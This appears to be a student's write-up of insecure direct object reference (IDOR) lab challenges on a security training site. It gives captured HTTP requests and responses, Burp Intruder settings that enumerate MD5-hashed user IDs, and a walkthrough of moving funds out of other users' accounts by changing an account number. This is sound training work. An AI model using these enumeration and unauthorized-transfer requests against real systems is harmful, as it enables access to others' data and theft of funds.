
```
POST /challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c HTTP/1.1
Host: security.codepath.com
Cookie: JSESSIONID=EEADF359A1670C506BFE89F3F4A8982F; token=89612412805330559444866059435587066907; JSESSIONID3="rwe+NGRfk3MndA62/GHDEw=="
Content-Length: 15
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: */*
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: https://security.codepath.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://security.codepath.com/challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

userId%5B%5D=11
```



```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 136
Date: Tue, 25 May 2021 04:49:06 GMT
Connection: close

<h2 class='title'>Hidden User's Message</h2><p>Result Key is <a>dd6301b38b5ad9c54b85d07c087aebec89df8b8c769d4da084a55663e6186742</a></p>
```

Insecure Direct Object References Challenge Two

This followed a very similar scheme to the IDOR challenge one except this one had md5 hash encrypted keys after finding that out i was able to set up the intruder to redo the attack from the previous one and see which one had the hidden message



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack t

Payload set: 1

Payload type: Numbers

Payload count: 20

Request count: 20

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 1

To: 20

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

Examples


1.1

987654321.1234568

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule
☑	Hash: MD5




2	c81e728d9d4c2f636f067f8...	200	□	□	251
3	eccbc87e4b5ce2fe28308fd...	200	□	□	190
4	a87ff679a2f3e71d9181a67...	200	□	□	256
5	e4da3b7fbbce2345d7772b...	200	□	□	235
6	1679091c5a880faf6fb5e60...	200	□	□	256
7	8f14e45fceea167a5a36ded...	200	□	□	193
8	c9f0f895fb98ab9159f51fd...	200	□	□	256
9	45c48cce2e2d7fbdea1afc5...	200	□	□	256
10	d3d9446802a44259755d38...	200	□	□	256
11	6512bd43d9caa6e02c990b...	200	□	□	187
12	c20ad4d76fe97759aa27a0...	200	□	□	256
13	c51ce410c124a10e0db5e4...	200	□	□	259

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 136
Date: Tue, 25 May 2021 05:45:10 GMT
Connection: close

<h2 class='title'>Hidden User's Message</h2><p>Result Key is <a>1f746b87a4e3628b90b1927de23f6077abdbbb64586d3ac9485625da21921a0f</a></p>
```


Insecure Direct Object Reference Bank Challenge

This one was a bit harder i think because i did it rather late in the game and it was hard to find accounts with the amount i needed but essentially i logged on to the page and created an account and tested all the buttons from there i was able to ascertain that i could transfer funds if i knew the other persons account number so i used the refresh account in the repeater to find an accounts with the funds which accounts two and three had enough. Which was then transferred to my account to receive the key.



```
POST /challenges/1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00cCurrentBalance HTTP/1.1
Host: security.codepath.com
Cookie: JSESSIONID=EEADF359A1670C506BFE89F3F4A8982F; token=89612412805330559444866059435587066907; JSESSIONID3
="rwe+NGRfk3MndA62/GHDEw=="
Content-Length: 33
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: */*
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.212 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: https://security.codepath.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://security.codepath.com/challenges/1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00c.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

accountNumber=3
```


```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 8
Date: Tue, 25 May 2021 06:11:49 GMT
Connection: close

593567.0
```



```
POST /challenges/1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00cTransfer HTTP/1.1
Host: security.codepath.com
Cookie: JSESSIONID=EEADF359A1670C506BFE89F3F4A8982F; token=896124128053305594448660594355870669O7; JSESSIONID3
="rwe+NGRfk3MndA62/GHDEw=="
Content-Length: 70
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: */*
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.212 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: https://security.codepath.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://security.codepath.com/challenges/1f0935baec6ba69d79cfb2eba5fdfa6ac5d77fadee08585eb98b130ec524d00c.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

senderAccountNumber=3&recieverAccountNumber=3921&transferAmount=593567
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 39
Date: Tue, 25 May 2021 06:13:49 GMT
Connection: close

Funds have been transfered sucessfully!
```

Completed check list



Week 1

✓ HTTP Headers

✓ Insecure Direct Object References

✓ Insecure Direct Object Reference Challenge 1

✓ Insecure Direct Object Reference Challenge 2

✓ Insecure Direct Object Reference Bank